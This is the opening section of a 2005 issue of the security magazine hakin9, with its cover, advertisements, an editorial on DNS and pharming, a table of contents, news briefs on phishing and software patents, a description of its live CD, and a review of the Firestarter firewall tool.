

haking

Hard Core IT Security Magazine Issue 5/2005 (5) Price 9,90€ / \$9,90 September/October Bimonthly ISSN 1733-7186

LIVE TRAINING CENTER
boot practise understand

Anatomy of pharming

How your money is stolen

ON THE CD
9 tutorials
including a new one
Pharming –
birthday attacks on BIND servers

BEGINNERS

Linux shellcodes
A step-by-step guide

How botnets work
Zombie machines
controlled through IRC networks

Voice over IP security
7 ways to compromise
Internet phones

Java VM exposed
Abusing Java-based
applications

Advanced SQL Injection attacks
Databases still vulnerable

INTERVIEW

Dan J. Bernstein: Bad tools make bad software



Europe: 9,90 € - DOM: 11,60 € - CH: 15 FS
TOM: 1300 XPF - MAR: 70 MAD - CAN: 17,75 \$CAN

Aurox 11.0





A system you are looking for!

- a complete Linux distribution based on Fedora Core 4!
- over 2000 packages of useful software!
- better hardware support (automated configuration of portable devices)
- rock solid stability (tested and approved by independent research teams)
- comfortable office solutions (KDE, GNOME, XFCE)
- multimedia applications
(audio – play any sound file, video – enjoy every movie format!)
- perfect for network services (firewall, Web, FTP, e-mail)

Exclusive!

Internet access through mobile phone!

Automatic WiFi cards configuration

Utilize your Windows drivers!

Open-Clip Art Library

A collection of over 4500 images for office use

KDE 3.4.1

The latest stable release of the famous graphical environment

OpenOffice 2.0

Office suite compatible with Microsoft Office

+ LeftHand

CRM – a professional relationship management (full version)

+ Cedega Time Demo

Run your Windows games and apps in Linux

12th - 13th October 2005

Warsaw, Poland

29th - 30th November 2005

Berlin, Germany

23rd - 24th February 2006

Prague, Czech Republic

Widespread, unlimited access to the worldwide web has forced us all to face the kind of dangers, which in the past had only appeared in the visions of science-fiction writers and film directors.

Increasingly powerful computers, broadband connections and the ingenuity of Internet villains force the people responsible for network security to remain vigilant at all times. This requires expert knowledge, so learn from the best.

IT Underground 2005 is an international conference dedicated to IT security issues, where remarkable authorities share their knowledge and experience with IT specialists. Experts will present problems of computer system security both from the point of view of the individual responsible for maintaining security and the person who attempts to violate it.

We are assuring the highest quality of the show.

Speakers: Martin Herfurt, Adam Laurie, Marcel Holtmann, Alexander Kornbrust, Piotr Sobolewski, Michał Szymański, Stefano Zanero, Tomek Nidecki, Shalom Carmel.

Most speeches/workshops will be conducted in BYOL (Bring Your Own Laptop) mode, aimed at participants who brought their own laptops and therefore would be able to actively participate in sessions.

Conference subjects:

- Application attacks (Windows, Linux, Unix).
Application security.
- Computer forensics and log analysis.
- Hacking techniques.
- Zero Day defense.
- Anonymity and Privacy on the Internet.
- Operating system hardening (OWL, PAX, SELinux).
- Security of:
 - networks (WLAN, LAN/WAN, VPN),
 - databases,
 - workstations,
- Security certificates

Details:

Radosław Karpacz

tel. +48 22 887 14 48

fax +48 22 887 10 11

radoslaw.karpacz@software.com.pl

www.itunderground.org



**LIMITED
ATTENDANCE**

IT SYSTEM
PROTECTION
AND PENETRATION
TECHNIQUES



IT UNDERGROUND
IT ПИДЕВЪКОЛИД



Organizers:



haking.lab

Media partners:

haking **LINUX+**

Software Developer's
JOURNAL



Product Manager:
Roman Polesek

Off with his head!

Nobody's a prophet in their own country: this trivial proverb also relates to the inventors of today's IT networks. When Paul Mockapetris concluded his work on the DNS protocol in 1983, he couldn't even imagine that his assumptions would be the cause of serious financial malpractice. *Adding public key signatures to DNS is clearly necessary, it's been necessary through the entire history of DNS* – says Dan J. Bernstein in an interview for our magazine (see page 72). What's even worse, BIND remains the most popular DNS server software, despite the fact that its structure outright encourages pharming attacks (see tests done by Mariusz Tomaszewski, page 14).

We're apparently learning by our own mistakes. The popular Java VM (see page 40), despite certain shortcomings, was created with security in mind. *Voice over IP*, which lately causes so much commotion, was also designed in such a way, that some serious scrutiny is required from a potential intruder (see page 24). However, all those efforts are lost, since the danger lays elsewhere – in Internet's core technologies, or to be more precise – in obsolete protocols such as DNS or SMTP.

The first light of changes begins to shine here and there. The DNSSEC project, introducing cryptography into DNS transmission, is a step forward, although it's apt to become obsolete before popularised, since work on DNSSEC2 has already started. Another solution is to use servers designed in a way which makes pharming attacks almost impossible (eg. djbdns). However, it's all an *ugly hack*, a kind of symptomatic treatment. Whilst waiting for the new DNS king to come and replace the corrupted and nepotised BIND, a choice of djbdns for a regent seems justified.

The revolution must come. We're already standing in between the good ol' IPv4 and new, powerful IPv6. Compared to the scale of this change, a DNS overthrow seems straightforward. However, we're hoping that our Readers will help us in instigating this uprising. *hakin9* will attempt to stand guard. *Coup d'etat* will come, as usual, unexpectedly. As soothsayers said – nobody expects a kind of Spanish Inquisition.

Roman Polesek
romanp@hakin9.org

Roman Polesek

What's hot

14

Pharming – DNS cache poisoning attacks

Mariusz Tomaszewski

We explain how DNS cache poisoning attacks work, then demonstrate how such attacks are used in the new financial fraud technique called pharming. Finally, we test the most popular DNS cache server resistance to DNS cache poisoning attacks.

Focus

24

Voice over IP security – SIP and RTP protocols

Tobias Glemser, Reto Lorenz

We provide a detailed overview of protocols used in Voice over IP (VoIP) transmissions, particularly of the SIP protocol. Then we take a look at seven most common, most effective and best-described methods of attacking VoIP, and how these methods can be applied in practice.

In practice

32

Robot wars – how botnets work

Massimiliano Romano, Simone Rosignoli, Ennio Giannini

We discuss the concept of bots and botnets, then explain how they operate and how victim computers are infected. A practical example of creating a botnet using one of the available tools is presented. We also teach how to protect a computer from being exploited by a botnet.

Techniques

40

Exploiting Java VM security vulnerabilities

Tomasz Rybicki

We present the security model of the Java virtual machine, then describe several methods of attacking it. Described techniques include taking advantage of sandbox holes, direct access to memory and a differential analysis of power consumption. Finally, we describe how an audit of Java VM is conducted.

The hakin9 magazine is published in 7 language versions:

If your publishing house would like to purchase a licence for publishing our magazines, please contact us:

Monika Godlewska
e-mail: monikag@software.com.pl

tel: (+48 22) 887 12 66
fax: (+48 22) 887 10 11



Polish



Czech



Italian



52

Advanced SQL Injection techniques

Mike Shema

We demonstrate how to execute advanced attacks against syntax and logic of the SQL language. Several interesting tricks involving SQL injection are presented. Finally, we discuss basic methods of protecting applications against SQL injection attacks.

Programming

60

Linux shellcode optimisation

Michał Piotrowski

Let's write four simple shellcodes from scratch, starting with programs in C, then converting them into assembly. Afterwards let's prepare them for shellcode use and finally optimise them.

Interview

72

Bad tools make bad software

an interview with Dan J. Bernstein

Dan, well-known for his controversial opinions, and for creating such systems as qmail or djbdns, talks with us about non-ethical approach of *NIX distributors, alleged bugs in qmail, methods used to write secure applications, DNS and hash function security, and more.

08 In brief

A selection of news from the world of IT security.

10 hakin9.live

What's new in *hakin9.live*, provided with our magazine.

12 Tools – Firestarter 1.0.3

A graphical interface for creating simple rules for a netfilter/iptables-based firewall.

78 Editorial

A new RFC proposal.

80 Upcoming

Announcements of articles to be published in the next issue of *hakin9*.

hakin9 is published by Software Wydawnictwo Sp. z o.o.

Executive Director: Jarosław Szumski

Market Manager: Ewa Lipko ewal@software.com.pl

Product Manager: Roman Polesek romanp@hakin9.org

Managing Editor: Tomasz Nidecki tonid@hakin9.org

Distribution: Monika Godlewska monikag@software.com.pl

Production: Marta Kurpiewska marta@software.com.pl

DTP: Anna Osiecka annaos@software.com.pl

Cover: Agnieszka Marchocka

Advertising department: adv@software.com.pl

Subscription: subscription@software.com.pl

Proofreaders: Karsten Nohl, Steve McKim

Translators: Zbigniew Banach, Marek Szuba

Postal address: Software-Wydawnictwo Sp. z o.o.,


ul. Piaskowa 3, 01-067 Warsaw, Poland

Tel: +48 22 887 10 10,

Fax: +48 22 887 10 11

www.hakin9.org

Software-Wydawnictwo Sp z o.o. is looking for partners from all over the World. If you are interested in cooperating with us, please contact us by email: cooperation@software.com.pl

Print: 101 Studio, Firma Tęgi 

Printed in Poland


Distributed by: MLP

Parc d'activités de Chesnes, 55 bd de la Noirée -

BP 59 F - 38291 SAINT-QUENTIN-FALLAVIER CEDEX

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.

All trade marks presented in the magazine were used only for informative purposes. All rights to trade marks presented in the magazine are reserved by the companies which own them.

To create graphs and diagrams we used smartdraw.com program by  SmartDraw company.


The editors use automatic DTP system 

ATTENTION!

Selling current or past issues of this magazine for prices that are different than printed on the cover is – without permission of the publisher – harmful activity and will result in judicial liability.

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.



English



German




French



Spanish





In brief

OpenCon

On 5th and 6th November 2005 in Venice, on the San Servolo island, a second OpenCon conference will take place, devoted exclusively to OpenBSD and organised by a group of OpenBSD Italia users – OpenGeeks. The event's web site is <http://www.opencon.org>. The *hakin9* magazine is one of OpenCon's media patrons.

This year's OpenCon will feature the creator of OpenBSD, Theo De Raadt, as well as numerous programmers of this system, including Henning Brauer, Marc Balmer and Uwe Stuehler. The conference's agenda has been divided into sessions devoted to security, practical applications of OpenBSD, technologies based on this distribution and directions of its further development. One will also be able to visit the stalls of companies from this sector, when solutions will be presented.

We invite everyone interested to participate, give lectures or sponsor the event. The organisers can be contacted by writing at the address info@opencon.org. The organising committee will choose the best of the provided proposals.

The danger of browsing

Microsoft is not going to fix a vulnerability in the Internet Explorer browser, which increases the risk of phishing-related attacks. The Redmond giant perceives this as standard behaviour of the browser. *This is an example how modern web browsers can be used to conduct an attack* – states Microsoft, explaining its position in this case.

The problem appeared after it had been discovered that JavaScript displays dialogue windows without informing which web site they come from. It is possible to design a web page which will display windows on other pages. Careless Internet users can therefore fall victim to swindlers who will use this method to con them out of their passwords.

Death of patents in the EU

In the voting on 6th July 2005, the European Parliament has rejected the project of a directive introducing patents for inventions implemented using a computer (CII – *Computer Implemented Inventions*). The proposed legal act was to be accepted as a common stand of the European Commission. As it turned out, the directive – which was lobbied for by the IT giants – was not exactly a common initiative: 648 of 680 Members of the European Parliament present at the time voted against it, with 14 opposite votes. Without the directive, *patents for computer-implemented inventions will continue to be issued by national patent offices and the European Patent Office*. There will be *no harmonization at EU level* – stated EU Commissioner Benita Ferrero-Waldner immediately after the voting.

According to the analysts, this has been an unprecedented case of such harmony in the EU Parliament. What is interesting, even those who formerly lobbied for the introduction of patent regulations eventually withdrew their support for the directive, even though the reasons behind their change of their position are not known. An announcement made by EICTA, a union of IT and electronics companies (including Microsoft, Nokia, Philips and Alcatel) implies that corporations are also content with the directive having been rejected. *This is a wise decision that has helped industry to avoid legislation that could have narrowed the scope of patent legislation in Europe. Parliament has today voted for the status quo, which preserves the current system that has served well the interests of our 10,000 member companies, both large and small*, said Mark MacGann, the general director of EICTA.

The large corporations wanted the patent law to protect not only software in conjunction with the hardware it is an integral element of (as in the case of embedded systems), but also the software itself, if

it is necessary for certain hardware to operate. Translating that to English, multinationals wanted the possibility to patent all algorithms – or at least that's what *open source* programmers and representatives of smaller companies claimed. Moreover, opponents compared patents on algorithms with patents on mathematical equations, which normally are not patented – after all one shouldn't register ideas which are as old as the universe.

The directive has been rejected thanks to the position of most liberals and Christian democrats, which used to maintain copyrights must be protected as the base of economic development – computer-implemented inventions are patented e.g. in the USA. They were afraid the peculiar coalition of part of the socialists, the Greens, the communists, the radical right-wingers and the Polish MPs would introduce amendments which would complicate the text of the directive. *Parliament risks creating a gold mine for patent lawyers and a nightmare for businesses* – said Toine Manders, author of the amendment to completely reject the directive.

Poland, which officially and actively acted against patents (it's enough to remind of the <http://www.thankyoupoland.info> Web site), expressed its satisfaction through the words of the Minister of Science, Michał Kleiber. *One mustn't patent programs themselves, independently from devices they accompany* – the Minister told the Polish Press Agency – *history teaches us that exchange of thoughts and the possibility to make use of algorithm-related scientific ideas should not be hindered in any way. Such information should be freely available*.

The European law experts emphasise Poland wasn't protesting against the concept of the directive itself, but against its certain regulations. It is common belief that the directive as it was proposed was not beneficial for small and middle-sized companies.

Bank fraud – \$929 million in losses

The fact the threat of phishing is really growing and that users of Internet bank accounts should be alert has been distinctively backed by the latest analyses of Gartner, the American analyst and consulting company. Its polls imply the number of phishing attacks in the USA is growing at a two-digit rate. Gartner says that from April 2004 to May 2005 as many as 73 million American Internet users have been subject to attempts of this sort of information theft. This is 28 percent more than in the previous 12 months. Many participants of the poll have received as many as tens and dozens fake or suspicious e-mail messages during that time.

Many Internet users have grabbed the bait. According to analysts, around 2.4 million Americans have once lost money as a result of phishing, the half of which having fallen victim to Internet thieves within the last 12 months. In many cases it was the banks who suffered the loss (as they usually decided to refund most of the losses caused by the criminals). Gartner estimates that the amount of money stolen with

phishing in the USA last year is almost 929 million dollars.

The analysts warn that the plague of phishing, unless contained, might undermine the reputation of Internet banking, on-line trade and all kinds of finance-related operations on the Internet. Four out of five poll participants say the fear of deceit makes them treat e-mail messages, especially ones received from unknown senders, with suspicion; most of them delete such letters without opening them.

The fear of phishing has resulted in the change of habits of every third Internet user using e-banking – most of them visit their bank's website less frequently and almost 14 percent have actually stopped to foot bills over the Internet. Over 30 percent of customers of virtual stores have also admitted that they shop less or less frequently this way, being afraid of a scam. The situation can become even worse as a result of development of pharming (see the article by Mariusz Tomaszewski on page 14), the effectiveness of which can significantly surpass that of phishing.

Six years of prison for phishing

An English court has sentenced an Internet criminal from Texas who, using e.g. phishing, had stolen 6.5 million pounds, to six years of prison. The twenty year-old Douglas Havard from Dallas, living in the English Leeds, operated in an international criminal group which, among other things, produced fake credit cards. The group withdrew money from ATM machines and made large purchases, also on the Internet. The cards were fake, but all data on them (numbers, expiration dates) was authentic. The criminals utilized the phishing technique to gather personal data and other confidential banking information about their victims.

As reported by BBC, the law enforcement organs managed to

prove Havard to have, using such methods, stolen 700 thousand British pounds; however, the real amount is probably much larger and can reach about 6.5 million GBP. The investigation was conducted by experts from a special division of the NHTCU (*National Hi-Tech Crime Unit*) and also involved American special forces and the FBI. The trails of the phishing scam lead also to Eastern Europe and Russia.

Possessions of the American, sentenced last week and to be extradited to his homeland (where he is wanted for other serious crimes, including robberies and selling drugs), also included fake passports and other documents, as well as equipment to produce fake credit cards.

Security tools under attack

The Yankee Group Research has reported, that security tools are becoming a common target for attacks. *It's a logical step* – says Greg Gay from McAfee.

However, many companies are discontented about the report called *Fear and Loathing in Las Vegas: the Hackers Turn Pro*. The report says: *analysis of a cross-section of data revealed that publicly disclosed vulnerabilities disproportionately affected Symantec products versus any other security vendor during 2003 and 2004, and 2005 appears to be trending in the same direction*. It has also been noted in the report that *Check Point and F-Secure saw a large increase in vulnerabilities in 2004 compared to the previous year*.

Attacks from within


Deloitte Touche Tohmatsu has published the results of *2005 Global Security Survey*. The results imply a growing number of attacks conducted by employees of financial institutions; 35 percent of respondents have already encountered such a situation, compared to 14 percent the year before. The increase in case of attacks from the outside has been much lower.

Excessive trust in technology alone has also been noticed: the greater part of budget is usually spent on new technologies, while only around 15 percent of security expenses is usually spent to appropriately train the employees.

The China Syndrome

Chinese crackers managed to replace the Web page of the Chinese government agency for Internet security. Wicked remarks appeared on the compromised page of Beijing General Security Service, which suggested the agency should first take care of its own security and only then move on to that of the country.

The agency is currently recruiting volunteers to work as *Internet policemen*, whose task will be to browse news services, blogs and discussion groups in search of content which is in conflict with the official position of the communist party of China. An unexpected ally of the Chinese censors is Microsoft, which in its recently-launched Chinese version of its MSN service agreed to carefully filter out such controversial words as *democracy, freedom, Tiananmen* or *Falungong*.



CD Contents

Our cover CD contains *hakin9.live* (*h9l*) version 2.6-ng: a bootable Linux distribution crammed with useful utilities, documentation, tutorials and extra materials to go with the articles.

To start using *hakin9.live* simply boot your computer from the CD. Additional options regarding starting of the CD (language choice, different screen resolution, disabling the *framebuffer*, etc.) are described in the documentation on the CD – the *help.html* file (if you're browsing within the booted *h9l* system, the help file can be found at */home/hakin9/help.html*).

What's new?

h9l version 2.6-ng is based on the *Aurox Live 10.2* distribution. Due to constantly growing number of packages installed on *h9l*, we also decided to adopt Portage (the Gentoo Linux package manager) and some Gentoo-specific startup scripts and daemons as well. The system runs the 2.6.11 kernel with some patches and features improved hardware detection and network configuration. Currently *hakin9.live* supports majority of the WiFi cards available on the market. We've also cleaned up the menu – programs are now neatly divided into categories, which makes it much easier to find the application you need.

In this issue the CD contains an undoubtable hit: SafeBoot 4.2.7, a perfect tool for managing access to corporate network terminals. The new *hakin9.live* ver-




Figure 1. *hakin9.live* – a set of useful tools combined in one place

sion also includes lots of additional materials: the up-to-date RFCs, 22 free books in PDF and HTML format plus unpublished articles.

The latest *h9l* also features a number of new applications, including:

- unionfs to integrate different file systems – thanks to it, all files can be accessed in read-write mode,
- ike-scan – a VPN network scanner,
- Enlightenment DR 0.17 – an eye-candy yet efficient graphical environment (*pre-alpha* version),
- a bunch of multimedia applications – XMMS, Beep Media Player and MPlayer,
- many forensic analysis tools (The Sleuth Kit and its web frontend, Autopsy, amongst others).

The default graphical environment is currently based on a modified version of Fluxbox combined with ROX manager and the Torsmo system monitor, which looks very nice, is highly configurable and has very modest hardware requirements. You can also use the friendlier Xfce 4 graphical environment (version 4.2.2).

Tutorials and documentation


The documentation, apart from instructions on how to run and use *hakin9.live*, contains tutorials, prepared by the editorial staff, addressing practical problems. Tutorials assume that we are using *hakin9.live*, which helps avoid such problems as different compiler versions, wrong configuration file paths or specific program options for a given system.

The current *hakin9.live* version, beside tutorials from previous issues, also includes a new one. This document is a step-by-step guide to birthday attack on BIND servers. The tutorial is a supplement to the article *Pharming – DNS cache poisoning attacks* by Mariusz Tomaszewski. ■




Figure 2. New attractive look

If the CD contents cannot be accessed, and the disc is not physically damaged, try to run it in at least two CD-ROM drives.



If you encounter any problems with this CD, write to: cd@software.com.pl



Firestarter 1.0.3

Operating System: Linux, *NIX

Licence: GNU GPL

Application: GUI-based configuration and management of an iptables-based firewall

Home page: <http://firestarter.sourceforge.net/>

Firestarter is a graphical tool for simplifying the process of managing, analysing, supervising and configuring a firewall based on netfilter/iptables. It uses the GTK2 library.

Quick start: As an administrator of a Linux server, containing confidential data in an InterBase-based (gds_db) database system, we have been given a task of granting access to this database only and exclusively to the users of two computers, with IP addresses IP 10.10.10.22 and 10.10.10.23. All other IP addresses are to be denied access. In order to accomplish this task, let us use the Firestarter tool, installed on the same machine as the database.

Let's begin by downloading the installer from the program's home page. We can download the source code or one of the installation packages, suitable for our Linux distribution. *Root* rights (su -) are necessary for the program to be installed and run.

We start the program in graphical mode by typing `firestarter` (*root* rights are required). After a while the welcome screen appears; let's click the *Next* button in order to enter the configuration phase; at that stage one has to choose the network interface and the kind of IP address it is assigned (static or dynamic from DHCP).

Once configuration has been taken care of, the main window of the program will appear. Let's click the *Policy* tab and then the menu next to the *Editing* label. Here we can choose one of the two options: *Inbound traffic policy* (managing policies and rules for incoming connections) or *Outbound traffic policy* (the same, for outgoing connections).

Starting from version 1.0.3, Firestarter offers the so-called closed policy by default. Connection requests from all IP addresses on all ports are automatically denied, thus relieving us of the need to block access ourselves; thanks to this the program offers strong protection from the first start. All that remains for us to do is grant access rights to the database to the users of computers with IP addresses 10.10.10.22 and 10.10.10.23.

In the *Inbound traffic policy* menu, we right-click on the empty, blank field in the *Allow service* section, then select *Add rule*. Next, we define the service (*gds_db*), set the port (3050 – default for InterBase/gds_db) and enter the IP address of one of the users we want to grant access to. Now we accept the rule and repeat the process to grant the same privilege to the second user. All that is left now is to click *Apply policy* in order to commit the changes we have just made.

Other useful features: Firestarter also lets define general rules, allowing access to/from given IP address on each port. To use this feature, instead of using the *Allow service* section we right-click in the *Allow connections from host* section, then select *Add rule* and enter the IP address in the *Allow connections from* field. In the *Comment* section we can add a comment related to the rule it refers to.

It is also worth knowing that under the *Events* tab we can find information about blocked connection, whereas the *Status* tab informs about active connections and network traffic (displays the amount of transferred data and the current transfer rate). Moreover, in the *Preferences* window (available from the *Edit* menu) we can enable blocking of ICMP events (*ICMP Filtering*) or set packet priorities according to type (*ToS Filtering*).

Drawbacks: While Firestarter allows easy management of access rights and lets one protect their system against unauthorised access, we'll never be able to have it define rules as precisely as what can be achieved by editing iptables rules by hand. It is also not possible to manually edit the defined rules.

Tomasz Nowak




Figure 1. User interface of Firestarter

h9.DiskShredder

A PROGRAM FOR PERMANENT AND SECURE ERASING DATA FROM HARD DISKS



In modern societies, the value of information is constantly growing.

Data capture may have far reaching financial, social, and even political consequences.

DATA DELETED IN TRADITIONAL WAY CAN BE EASILY RECOVERED BY UNAUTHORISED PERSONS!

